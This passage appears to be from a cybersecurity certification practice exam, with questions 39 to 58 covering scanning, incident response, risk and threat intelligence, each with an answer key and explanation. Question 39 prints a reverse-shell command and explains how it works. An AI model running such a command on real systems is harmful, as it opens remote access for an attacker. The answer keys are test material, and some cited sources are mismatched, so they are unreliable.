The decentralized nature of agent-based scanning makes it suitable for dynamic environments and reduces dependency on a stable network connection for each scan. The agents typically operate in the background, minimizing performance impact on the user's system. Also, the agents allow for continuous monitoring and real-time vulnerability detection.

For further research, consider exploring resources about vulnerability scanning methods and architectures:

NIST Special Publication 800-115: Guide to Security Testing:
https://csrc.nist.gov/publications/detail/sp/800-115/rev-1/final (Provides general guidance on security testing

methodologies)
Qualys Agent Documentation:https://www.qualys.com/documentation/ (Example of a commercial agent-based solution)
Tenable Nessus Agent Documentation:https://www.tenable.com/products/nessus/nessus-agents (Another example of a commercial agent-based solution)

Question: 39

A security analyst detects an exploit attempt containing the following command: sh -i >& /dev/udp/10.1.1.1/4821 0>$l Which of the following is being attempted?

A.RCE
B.Reverse shell
C.XSS
D.SQL injection

Answer: B

Explanation:

The provided command attempts to establish a reverse shell. Let's break down why:

sh -i: This initiates an interactive Bourne shell. The attacker aims to gain command-line access to the compromised system.
>& /dev/udp/10.1.1.1/4821: This is the core of the reverse shell. /dev/udp/10.1.1.1/4821 specifies a UDP connection to the attacker's machine (IP address 10.1.1.1) on port 4821. >& redirects both standard output (stdout) and standard error (stderr) to this UDP connection. This means the victim's shell output will be sent to the attacker.
0>&1 (This is a correction to the prompt of 0>$l to a valid redirection). This redirects the standard input (stdin) from what's currently described by file descriptor 1. Meaning this can send information back.

In essence, the command instructs the compromised system to open a UDP connection back to the attacker's IP and port, and then forward all shell input and output over that connection. This gives the attacker a remote shell on the victim's machine without needing to directly connect to it (hence "reverse").

This is a common technique in exploiting systems because it circumvents many firewall rules that are designed to block incoming connections but allow outgoing ones. It effectively turns the victim machine into a client connecting to the attacker's listening server.

Further reading on reverse shells and exploitation techniques can be found at:

OWASP: https://owasp.org/www-project-reverse-engineering/
HackTricks: https://book.hacktricks.xyz/shells/reverse-shells

Question: 40

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

A.Scope
B.Weaponization

C.CVSS
D.Asset value

Answer: B

Explanation:

The correct answer is **B. Weaponization**.

The escalation of a CVE's vulnerability score from 7.1 to 9.8 due to a widely available exploit delivering ransomware directly points to the weaponization factor. Initially, a vulnerability might be rated based on its inherent characteristics and potential impact (base score of 7.1). However, the existence of a readily usable exploit (weaponization) that actively allows malicious actors to exploit the vulnerability in the wild to deliver ransomware significantly increases the risk. This means the vulnerability is not just theoretical but practically exploitable, causing immediate harm.

Weaponization refers to the process by which a theoretical vulnerability is turned into a functional exploit that can be used in an attack. The presence of a working exploit increases the ease and likelihood of exploitation. Therefore, a high score is assigned to the CVE.

Let's examine why the other options are less likely:

A. Scope: Scope refers to the extent of the potential impact of the vulnerability. While ransomware can have a broad impact, the score increase is directly tied to the exploit's existence, not necessarily the range of affected systems.

C. CVSS: CVSS (Common Vulnerability Scoring System) is the framework used to calculate vulnerability scores. While the overall score changes, the reason for the increase isn't CVSS itself but a change in one or more of the metrics CVSS uses (like exploitability).

D. Asset value: Asset value refers to the importance of the asset affected by the vulnerability. While high-value assets might be targeted, the score increase is more directly tied to the exploit's existence than the specific target assets.

The presence of a weaponized exploit available in the wild dramatically increases the probability and impact of exploitation, which is what drives the escalation of the vulnerability score.

Authoritative Links:

NIST National Vulnerability Database (NVD): Provides vulnerability information and CVSS scores.
https://nvd.nist.gov/
CVSS v3.1 Specification Document: Explains the CVSS framework and its metrics.
https://www.first.org/cvss/v3-1/specification-document

Question: 41

An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

A.10.101.27.98
B.54.73.225.17
C.54.74.110.26
D.54.74.110.228

Answer: D

Explanation:

Correct answer is D:54.74.110.228.

Question: 42

A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

A.Credentialed network scanning
B.Passive scanning
C.Agent-based scanning
D.Dynamic scanning

Answer: C

Explanation:

The correct answer is **C. Agent-based scanning**. Here's why:

Agent-based scanning offers a balance between accuracy and reduced direct access to sensitive systems, addressing the company's concerns. Unlike network scanning which actively probes systems across the network, agent-based scanning utilizes small software programs (agents) installed directly on the target systems. These agents continuously or periodically monitor the system's configuration, installed software, and running processes.

The agents then report vulnerability information and other security-related data back to a central server for analysis. This reduces the need for the security team to possess broad credentials or directly access the sensitive systems from the network.

Credentialed network scanning (A) requires providing credentials to access systems, which contradicts the concern about reducing access to sensitive data. Passive scanning (B) relies on monitoring network traffic and doesn't actively interact with the target systems, thus it is less accurate in detecting vulnerabilities and misconfigurations. Dynamic scanning (D), often used for web applications, involves actively testing the application's behavior, which might trigger incidents and cause unnecessary access or alerts if the application interacts with sensitive data sources.

Agent-based scanning minimizes network traffic compared to active scanning methods and also can detect vulnerabilities that are hard to detect from the network perspective. Since agents are within the system, they can detect issues like missing patches, configuration flaws, and malware that are invisible to external scans.

In summary, agent-based scanning's architecture of placing small, targeted scanning components directly on the systems, providing precise vulnerability information, and reducing centralized credential requirements effectively mitigate the security team's access to sensitive data concerns. It strikes a good balance between security visibility and access minimization.

Further research can be conducted on the following topics and documents:

NIST Special Publication 800-40 Revision 4, Guide to Enterprise Patch Management Technologies: https://csrc.nist.gov/publications/detail/sp/800-40/rev-4/final (While focused on patch management, it discusses various scanning and assessment methods.)
SANS Institute Whitepapers on Vulnerability Scanning:https://www.sans.org/ (Search for whitepapers on vulnerability scanning to compare different approaches).

Question: 43

A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

A.function x() info=$(geoiplookup $1) && echo "$1 | $info"

B.function x() info=$(ping -c 1 $1 | awk -F "/" 'END print $5 ') && echo "$1 | $info"

C.function x() info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" ' print $1 ').origin.asn.cymru.com TXT +short) && echo "$1 | $info"

D.function x() info=$(traceroute -m 40 $1 | awk 'END print $1 ') && echo "$1 | $info"

Answer: D

Explanation:

The correct answer is D because traceroute is a network diagnostic tool used to track the path (hops) packets take from your computer to a destination host. By examining the output, a security analyst can identify unusual routing patterns or unexpected intermediary hops, which could indicate network anomalies or security threats. Limiting the maximum hop count (-m 40) helps to prevent infinite loops. The awk 'END print $1 ' part of the script extracts the last hop in the traceroute, which is the destination IP address or hostname. The function x() then combines the input $1 (the initial destination) with the traceroute information.

Option A uses geoiplookup, which provides geographical location information based on IP addresses. While useful in certain security contexts, it doesn't directly identify routing anomalies.

Option B uses ping to determine round-trip time, which can indicate network latency but not specifically routing problems. The awk command is attempting to extract RTT, but focusing on routing anomalies is more relevant to the question.

Option C involves reverse DNS lookups and querying the origin AS number. While valuable for reputation analysis, it's not the most direct approach to identifying real-time network routing anomalies. It's more geared towards understanding the origin of a host rather than its current path.

Therefore, traceroute gives a hop-by-hop view, which is essential to discover if the route is normal or anomalous. This makes it the most accurate tool from the provided options for detecting the described network routing anomalies using a shell script.

Relevant resources:

traceroute:man traceroute (in a Linux terminal) or https://en.wikipedia.org/wiki/Traceroute
Network Security Monitoring (NSM):https://www.sans.org/information-security/glossary/network-security-monitoring

Question: 44

There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A.Implement step-up authentication for administrators
B.Improve employee training and awareness
C.Increase password complexity standards
D.Deploy mobile device management

Answer: B

Explanation:

The best security control to address sensitive information disclosure via file sharing services is **B. Improve employee training and awareness.**

Here's why:

Human Factor: The primary risk in this scenario stems from employees either intentionally or unintentionally sharing sensitive data through unauthorized or improperly secured file sharing platforms. Technical controls alone are insufficient without addressing user behavior.

Training Content: Training should cover:

Acceptable Use Policy regarding file sharing services (approved vs. unapproved).

Data classification and handling procedures.

Secure file sharing practices within approved platforms (e.g., password protection, expiration dates, permission management).

Phishing awareness to prevent account compromise and data exfiltration via social engineering.
Reporting procedures for suspected data breaches.

Awareness Campaigns: Regularly reinforce security best practices through:

Posters and intranet articles.
Lunch-and-learn sessions.

Simulated phishing exercises.
Regular security newsletters.

While other options might offer some benefit, they don't directly address the core issue:

A. Implement step-up authentication for administrators: Primarily strengthens administrative access, not general user file sharing behavior. While important, it's not the most relevant control.

C. Increase password complexity standards: Helps prevent unauthorized access to accounts, but doesn't prevent authorized users from misusing file sharing services.

D. Deploy mobile device management (MDM): MDM focuses on securing mobile devices, not necessarily controlling how employees share files, especially when using non-company owned devices or cloud services outside of managed applications. MDM can limit access and prevent some forms of data loss, but it is unlikely to fully resolve the identified vulnerability without training and guidance for employees.

Effective employee training and awareness programs directly influence user behavior, reducing the likelihood of sensitive data being inadvertently or deliberately shared via unauthorized channels, and thus directly addressing the stated threat.

Supporting Links:

SANS Institute: Security Awareness Training: https://www.sans.org/information-security/security-awareness-training/
NIST Special Publication 800-50, Building an Information Technology Security Awareness and Training Program: https://csrc.nist.gov/publications/detail/sp/800-50/final

Question: 45

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

A.Determine the sophistication of the audience that the report is meant for
B.Include references and sources of information on the first page
C.Include a table of contents outlining the entire report
D.Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:

The best initial step in preparing a "What We Learned" report about a cybersecurity breach is to **A. Determine the sophistication of the audience that the report is meant for.**

Here's why: Understanding your audience is paramount to effective communication. The level of technical detail, the language used, and the depth of explanation will all hinge on whether the report is intended for C-

level executives (who need a high-level overview of business impact and strategic recommendations), IT managers (who require more technical details about the incident and remediation efforts), or cybersecurity professionals (who need in-depth analysis of the attack vectors, vulnerabilities exploited, and lessons learned).

Knowing the audience's expertise will dictate the appropriate level of detail. A highly technical report for executives would be confusing and ineffective, while a simplified summary for cybersecurity professionals would be insulting and lack actionable insights.

Options B, C, and D are important for report structure and presentation but are secondary to understanding the audience. The references, table of contents, and color scheme are styling elements that are selected after deciding the level of details of the information provided within the report, which depends on the audience. The sophistication of the audience dictates the overall tone, content, and presentation of the report, ensuring it effectively communicates the key findings and recommendations. Beginning with this understanding optimizes the report's impact and facilitates informed decision-making regarding security improvements. By knowing the audience, report writers will be able to prioritize information, decide how much detail to include, and explain important concepts in terms understandable to that particular audience.

For further information on audience analysis and technical writing:

"Audience Analysis" from the University of Texas at Austin:https://www.utexas.edu/learn/toolbox/audience
"Technical Writing" on Wikipedia:https://en.wikipedia.org/wiki/Technical_writing

Question: 46

A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

A.Upload the binary to an air gapped sandbox for analysis
B.Send the binaries to the antivirus vendor
C.Execute the binaries on an environment with internet connectivity
D.Query the file hashes using VirusTotal

Answer: A

Explanation:

The correct answer is A: Upload the binary to an air-gapped sandbox for analysis.

Here's why: An air-gapped sandbox provides a secure and isolated environment for analyzing the malware binaries. This isolation is crucial to prevent the malware from communicating with its command-and-control (C2) server or exfiltrating data to the attackers, thereby preventing disclosure of the investigation. By analyzing the malware's behavior within the sandbox, the security analyst can gain insights into its functionality, capabilities, and potential impact without alerting the attackers. Furthermore, an air-gapped environment inherently blocks all network traffic.

Option B, sending the binaries to the antivirus vendor, could potentially alert the attackers. Antivirus vendors often share information about new malware samples with the security community. While beneficial in the long run, it could give away the investigation prematurely. Option C, executing the binaries on an environment with internet connectivity, is highly risky. The malware could potentially communicate with its C2 server, download additional malicious code, or compromise the system, thereby jeopardizing the investigation and potentially leaking information. Option D, querying file hashes using VirusTotal, is a useful step in malware analysis, but querying VirusTotal sends the file's hash to a public service. While the malware itself isn't uploaded, sophisticated attackers might monitor VirusTotal for queries related to their malware, possibly indicating an

ongoing investigation.

In summary, using an air-gapped sandbox ensures the security analyst can gather intelligence on the targeted Windows malware without inadvertently informing the attackers, which makes it the optimal choice in this scenario.

Supporting Links:

Sandboxing:https://www.fortinet.com/resources/cyberglossary/sandbox **Air Gap:**https://www.techtarget.com/searchsecurity/definition/air-gap

Question: 47

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A.OSSTMM
B.SIEM
C.SOAR
D.OWASP

Answer: C

Explanation:

The correct answer is C, SOAR (Security Orchestration, Automation, and Response). Here's why:

SOAR solutions are designed to automate security tasks and incident response processes. By integrating various security tools and technologies (like SIEMs, firewalls, and threat intelligence platforms), SOAR platforms can orchestrate workflows, automate repetitive actions, and streamline incident management. This automation significantly reduces the need for manual intervention from security analysts, freeing them up to focus on more complex or strategic tasks.

A SIEM (Security Information and Event Management) system (option B) collects and analyzes security logs and events from across an organization's IT infrastructure. While a SIEM provides valuable insights and alerts, it typically requires human analysts to investigate and respond to these alerts. A SOAR platform often integrates with a SIEM to automate the response to those SIEM-generated alerts.

OSSTMM (Open Source Security Testing Methodology Manual) (option A) is a methodology for security testing and penetration testing. OWASP (Open Web Application Security Project) (option D) is a community-driven organization that provides resources and guidance on web application security. While these resources are valuable for identifying vulnerabilities, they don't inherently automate security operations or minimize human engagement in the same way as a SOAR solution.

SOAR platforms utilize playbooks, which are pre-defined workflows that specify the actions to be taken in response to specific security events. These playbooks can be triggered automatically, based on pre-defined rules or thresholds, or manually by security analysts. By automating these workflows, SOAR can significantly improve the efficiency and effectiveness of security operations. The automation capabilities also help in standardizing processes, ensuring consistency in how security incidents are handled. The reduction of human involvement also diminishes the likelihood of human error.

In summary, SOAR minimizes human engagement through automation, orchestrates security processes, and improves incident response, directly addressing the question's focus on automation and process improvement.

Further research:

NIST Special Publication 800-207, Zero Trust Architecture: While not directly about SOAR, this publication highlights the importance of automation in enforcing security policies within a Zero Trust framework. SOAR can play a critical role in automating the enforcement of these policies.
(https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-207.pdf)
Gartner's Market Guide for Security Orchestration, Automation and Response (SOAR): Gartner provides research and analysis on the SOAR market. While usually behind a paywall, searching for "Gartner SOAR" will lead to publicly available summaries and insights.

Question: 48

After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

A.Avoid
B.Transfer
C.Accept
D.Mitigate

Answer: A

Explanation:

The CISO chose to **avoid** the risk. Risk avoidance is a risk management strategy that involves completely eliminating exposure to a particular risk. In this scenario, the CISO deemed the risk associated with the new software too high and refused the request. This action effectively prevents the risk from ever materializing, as the software (and its potential vulnerabilities) will not be introduced into the organization's environment.

Option B, risk transfer, involves shifting the responsibility for a risk to a third party, typically through insurance or outsourcing. This did not occur as the software request was simply refused, not transferred.

Option C, risk acceptance, means acknowledging the risk and deciding to do nothing about it. This clearly isn't the case since action was taken (the refusal).

Option D, risk mitigation, involves taking steps to reduce the likelihood or impact of a risk. This would involve finding ways to make the software safer, not rejecting it entirely.

By refusing the software request, the CISO chose the most straightforward method of dealing with an unacceptably high risk: eliminate the source of the risk altogether. This aligns perfectly with the principle of risk avoidance.

For further information, research the following:

NIST Risk Management Framework:https://csrc.nist.gov/Projects/risk-management
SANS Institute on Risk Management:https://www.sans.org/information-security/glossary/risk-management/

Question: 49

Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

A.Identify any improvements or changes in the incident response plan or procedures

B.Determine if an internal mistake was made and who did it so they do not repeat the error

C.Present all legal evidence collected and turn it over to iaw enforcement

D.Discuss the financial impact of the incident to determine if security controls are well spent

Answer: A

Explanation:

The correct answer is A. Identifying improvements or changes to the incident response plan or procedures is a crucial part of the "lessons learned" phase. This phase aims to improve future incident handling. Analyzing what went well and what could have been done better allows organizations to refine their processes, enhance their tools, and update their training programs. This proactive approach minimizes the impact of future incidents.

Option B is incorrect because focusing on individual blame is counterproductive. The "lessons learned" isn't about finding scapegoats, but about identifying systemic weaknesses. Blaming individuals can create a culture of fear, discouraging transparency and hindering future improvements.

Option C is incorrect because presenting legal evidence to law enforcement isn't the primary goal of an internal lessons-learned process. While evidence collection is important during incident response, the lessons-learned phase focuses on internal improvements, not necessarily the legal proceedings which are often a separate process.

Option D is incorrect because while financial impact is relevant, it's not the most important aspect. The primary goal is to identify procedural and technical gaps that can be addressed to prevent or mitigate future incidents. The financial analysis comes after the improvements have been identified.

Therefore, focusing on identifying improvements to the incident response plan is the most important aspect of the lessons-learned phase because it directly contributes to a more robust and effective security posture.

Here are authoritative links to further research the concepts:

NIST Special Publication 800-61 Revision 2, Computer Security Incident Handling Guide: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf (Specifically, look at Section 6 which discusses Post-Incident Activity)
SANS Institute:https://www.sans.org/ (Search for "incident response lessons learned" for various articles and templates)

Question: 50

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A.Single pane of glass

B.Single sign-on

C.Data enrichment

D.Deduplication

Answer: D

Explanation:

The correct answer is **D. Deduplication**.

Here's why:

The scenario describes a problem of redundant threat intelligence feeds. This redundancy leads to duplicated information, making it difficult to prioritize and act on genuine threats effectively.

Deduplication is the process of identifying and removing duplicate data. In the context of threat intelligence, deduplication tools can analyze multiple feeds and eliminate identical indicators of compromise (IOCs), vulnerabilities, or attack patterns. By removing redundancy, the security team gains a clearer, more concise view of the threat landscape. This streamlined view enables better threat prioritization, reduces alert fatigue, and improves the efficiency of incident response efforts.

While the other options have their uses in security operations, they don't directly address the problem of redundant threat intelligence feeds.

A. Single pane of glass: This refers to a centralized interface for managing various security tools and data sources. While it improves visibility, it doesn't inherently remove duplicate information. The duplicate data would still be visible within the single pane of glass unless deduplicated.

B. Single sign-on (SSO): SSO simplifies user authentication across multiple applications. It doesn't relate to consolidating and cleaning up threat intelligence data.

C. Data enrichment: This involves adding context and metadata to existing data. While valuable, it doesn't solve the issue of duplicate information from redundant feeds. Instead, it may add more data to potentially duplicated entries.

Deduplication directly addresses the problem of redundant threat intelligence feeds, leading to a more efficient and effective threat intelligence program. By eliminating duplicates, it helps security operations teams focus on unique and critical threats.

Authoritative Links:

NIST Special Publication 800-150:https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-150.pdf (Guidelines for Securing Wireless Local Area Networks (WLANs)) - While not directly on deduplication, NIST publications demonstrate the importance of data management.

While a direct link defining deduplication in cybersecurity context is limited from highly reputable sources, searching for "Threat Intelligence Platform Deduplication" will yield relevant articles and vendor information explaining the process.

Question: 51

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

A.MITRE ATT&CK
B.Cyber Kill Cham
C.OWASP
D.STIX/TAXII

Answer: A

Explanation:

The correct answer is A. MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) is a comprehensive knowledge base of adversary tactics and techniques based on real-world observations. It's specifically designed to help security analysts understand adversary behavior and compare TTPs across different threat actors. The MITRE ATT&CK framework provides a standardized vocabulary and structure for documenting and categorizing these TTPs. Analysts can use it to map the techniques observed in different

intrusions to specific adversaries, identifying similarities and differences in their approaches. This comparison enables a better understanding of adversary capabilities, motivations, and potential future actions, informing threat intelligence and security strategy.

The Cyber Kill Chain (B) is a linear model describing the stages of a cyberattack, focusing on the sequence of events from initial reconnaissance to data exfiltration. While useful for understanding the overall attack lifecycle, it doesn't provide the granular level of detail needed for comparing TTPs between specific adversaries.

OWASP (C), the Open Web Application Security Project, is focused on web application security vulnerabilities and best practices. It provides resources and guidance for developing secure web applications but isn't directly designed for comparing adversary TTPs.

STIX/TAXII (D) are standards for describing and sharing cyber threat intelligence. STIX (Structured Threat Information Expression) is a language for representing threat information, and TAXII (Trusted Automated Exchange of Indicator Information) is a protocol for exchanging STIX data. While STIX/TAXII can be used to share information about TTPs, they don't provide the organized framework and common language for comparing TTPs across different adversaries that MITRE ATT&CK does. ATT&CK directly provides a matrix structure specifically for comparing TTPs. Therefore, MITRE ATT&CK is the most appropriate tool for comparing TTPs between known adversaries.

Authoritative Links:

MITRE ATT&CK: https://attack.mitre.org/
Cyber Kill Chain: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
OWASP: https://owasp.org/
STIX/TAXII: https://oasis-open.github.io/cti-documentation/

Question: 52

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

A.Eradication
B.Recovery
C.Containment
D.Preparation

Answer: A

Explanation:

The correct answer is **A. Eradication**.

Eradication, in the context of incident response, involves completely removing the root cause of the incident and preventing its recurrence. The scenario explicitly states that the analyst is actively removing the vulnerability from the system. This aligns perfectly with the definition of eradication. This step goes beyond simply containing or mitigating the immediate effects; it targets the underlying weakness that allowed the incident to occur in the first place. Removing malicious software, patching a vulnerability in a system, or reconfiguring a compromised service are all examples of eradication activities. The goal is a permanent fix.

Containment (C) focuses on limiting the scope and impact of the incident, preventing it from spreading to other systems or data. Recovery (B) focuses on restoring systems and services to their normal operational state after the incident. Preparation (D) involves establishing policies, procedures, and resources before an incident occurs to ensure a coordinated and effective response. While these are all important incident

response phases, they are not the primary action described in the question. Since the analyst is actively removing the vulnerability, the eradication stage is where this action best fits. The analyst is not just stopping the spread (containment), restoring services (recovery), or planning for the future (preparation); they are actively eliminating the root cause.

For more information, refer to NIST Special Publication 800-61 Revision 2, "Computer Security Incident Handling Guide," which provides a comprehensive overview of the incident response lifecycle, including the eradication phase: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

Question: 53

Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

A.Isolate Joe's PC from the network
B.Reimage the PC based on standard operating procedures
C.Initiate a remote wipe of Joe's PC using mobile device management
D.Perform no action until HR or legal counsel advises on next steps

Answer: D

Explanation:

The best course of action is to **D. Perform no action until HR or legal counsel advises on next steps.**

Here's why: While Joe's actions are concerning from a business perspective, particularly the solicitation of customers, prematurely acting on his IT assets could have legal ramifications and might not be justifiable. Isolate his PC, reimage it, or remotely wipe it could be construed as overreach and potentially expose the company to legal challenges regarding employee rights, privacy, and data access.

The primary concern should be to gather facts and understand the legal implications before taking any technical actions. HR and legal counsel need to assess the situation to determine whether Joe's actions violate any employment contracts, non-compete agreements, or trade secret laws. They will advise on the appropriate response, balancing the need to protect company assets with Joe's rights.

Premature technical intervention might destroy evidence that could be crucial in any potential legal proceedings. HR and Legal will advise on the correct handling of evidence from Joe's devices in a forensically sound manner.Taking steps such as isolating Joe's PC without proper authorization might lead to accusations of unlawful surveillance or hindering his ability to perform his job (until his employment is officially terminated).

Only after legal counsel advises on the permissible actions should the incident response team proceed. Their guidance will ensure that any technical measures taken are legally sound and proportionate to the potential harm.Employment Law: Understanding Employee Rights and Employer ObligationsDigital Forensics

Question: 54

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

A.Reduce the administrator and privileged access accounts
B.Employ a network-based IDS
C.Conduct thorough incident response
D.Enable SSO to enterprise applications

Answer: A

Explanation:

The best priority for reducing attack surface risks in a zero-trust environment, based on common attack frameworks like MITRE ATT&CK, is to reduce the number of administrator and privileged access accounts (Option A). Attackers frequently target privileged accounts because they provide extensive control over systems and data, enabling lateral movement, data exfiltration, and system compromise. By minimizing the number of these accounts and implementing strict controls such as multi-factor authentication (MFA) and least privilege access, organizations significantly limit the potential damage an attacker can inflict, even if initial access is gained. Options B, C, and D, while valuable security practices, don't directly address the core of attacker privilege escalation. Network-based IDS (B) focuses on detection, not prevention. Incident response (C) is reactive. SSO (D), while enhancing user experience and potentially centralizing authentication, doesn't intrinsically mitigate the risks associated with compromised privileged accounts. A zero-trust approach fundamentally assumes that no user or device is inherently trustworthy, necessitating continuous verification and minimizing the blast radius of a potential breach. Therefore, focusing on limiting and securing privileged access aligns directly with this principle and effectively reduces the most critical attack vector.https://www.cisa.gov/zero-trust-maturity-modelhttps://www.microsoft.com/en-us/security/business/zero-trusthttps://attack.mitre.org/

Question: 55

During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

A.Clone the virtual server for forensic analysis
B.Log m to the affected server and begin analysis of the logs
C.Restore from the last known-good backup to confirm there was no loss of connectivity
D.Shut down the affected server immediately

Answer: A

Explanation:

Cloning the virtual server for forensic analysis (Option A) is the most appropriate first step because it preserves the original state of the compromised system. This is crucial for maintaining the integrity of evidence needed for a thorough investigation.

Analyzing the logs directly on the affected server (Option B) could inadvertently alter or destroy crucial evidence, hindering the investigation. Restoring from a backup (Option C) might erase the malicious activity, making it impossible to determine the root cause and scope of the incident. Shutting down the server immediately (Option D) can also lead to loss of volatile data in memory, which could be vital for the investigation.

Creating a clone allows analysts to perform a bit-by-bit copy of the server's disk, ensuring that no data is lost or modified during the investigation process. This cloned image can then be analyzed in a secure environment

without risking further compromise to the production system. The forensic analysis can then focus on identifying the attack vectors, malware used, and the extent of the damage. Maintaining a chain of custody and using proper forensic techniques is essential for the admissibility of evidence in potential legal proceedings.

Refer to these resources for further information on digital forensics and incident response:

NIST Guide to Integrating Forensic Techniques into Incident Response:
https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf
SANS Institute Reading Room - Computer Forensics:https://www.sans.org/reading-room/

Question: 56

A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

A.C2 beaconing activity
B.Data exfiltration
C.Anomalous activity on unexpected ports
D.Network host IP address scanning
E.A rogue network device

Answer: A

Explanation:

Here's a detailed justification for why option A, "C2 beaconing activity," is the most likely explanation:

The scenario describes a server making regular, outgoing HTTPS connections to a public IP address both during and after work hours, despite not being expected to do so. This pattern strongly suggests command-and-control (C2) beaconing.

C2 beaconing refers to a compromised system periodically communicating with a C2 server to receive instructions and report back its status. The use of HTTPS (port 443) is a common tactic employed by attackers to blend the malicious traffic with legitimate web traffic, making it harder to detect. This is because firewalls and intrusion detection systems (IDS) often allow HTTPS traffic by default.

The regularity of the connections (around the clock) is characteristic of beaconing, as the compromised host needs to maintain contact with the C2 server. Data exfiltration (option B) typically involves larger bursts of traffic, not continuous, rhythmic connections.

Anomalous activity on unexpected ports (option C) is less likely because the activity is using HTTPS, a well-known and expected port. Network host IP address scanning (option D) involves connections to various IP addresses, rather than a consistent connection to a single public IP. Option E, a rogue network device, does not explain outgoing traffic from an existing server.

Therefore, the persistent, consistent, and masked HTTPS communication aligns perfectly with the concept of a compromised host regularly "beaconing" to its C2 server for instructions, making option A the most probable explanation.

Further research on C2 communication and beaconing techniques can be found at:

MITRE ATT&CK - Command and Control:https://attack.mitre.org/tactics/TA0011/
SANS Institute - Detecting C2 Beaconing:https://www.sans.org/reading-

room/whitepapers/detection/detecting-c2-beaconing-33901

Question: 57

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

A.Human resources must email a copy of a user agreement to all new employees

B.Supervisors must get verbal confirmation from new employees indicating they have read the user agreement

C.All new employees must take a test about the company security policy during the onboardmg process

D.All new employees must sign a user agreement to acknowledge the company security policy

Answer: D

Explanation:

The correct answer is **D. All new employees must sign a user agreement to acknowledge the company security policy.**

Here's a detailed justification:

While options A, B, and C address the issue of employee awareness of the company's security policy, only option D establishes a clear line of accountability. A signed user agreement serves as legally binding evidence that the employee has not only been informed of the policy but has also formally acknowledged and agreed to abide by it.

Here's why the other options are less effective:

A. Human resources must email a copy of a user agreement to all new employees: An email provides information, but there's no guarantee the employee reads it or understands it.

B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement: Verbal confirmation is subjective and difficult to prove or enforce later. It lacks a concrete record.

C. All new employees must take a test about the company security policy during the onboarding process: Testing assesses understanding, but it doesn't guarantee compliance. An employee might pass the test but still violate the policy.

A signed user agreement creates a record of acknowledgment. If an employee violates the policy after signing, the organization has documented proof that the employee was aware of the policy and chose to disregard it. This makes enforcement easier and strengthens the company's position in case of a security incident or legal dispute arising from the policy violation.

Moreover, signing the agreement impresses upon the new employee the importance of the security policy and encourages more diligent compliance. It fosters a culture of security awareness and accountability within the organization. It makes the policy personal for the user.

For further reading on security policies and user agreements:

SANS Institute - Developing Security Policies:https://www.sans.org/information-security-policy/ **NIST - Guide to Developing Security Plans:**https://csrc.nist.gov/publications/detail/sp/800-18/rev-1/final

Question: 58

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

A.Information sharing organization
B.Blogs/forums
C.Cybersecurity incident response team
D.Deep/dark web

Answer: A

Explanation:

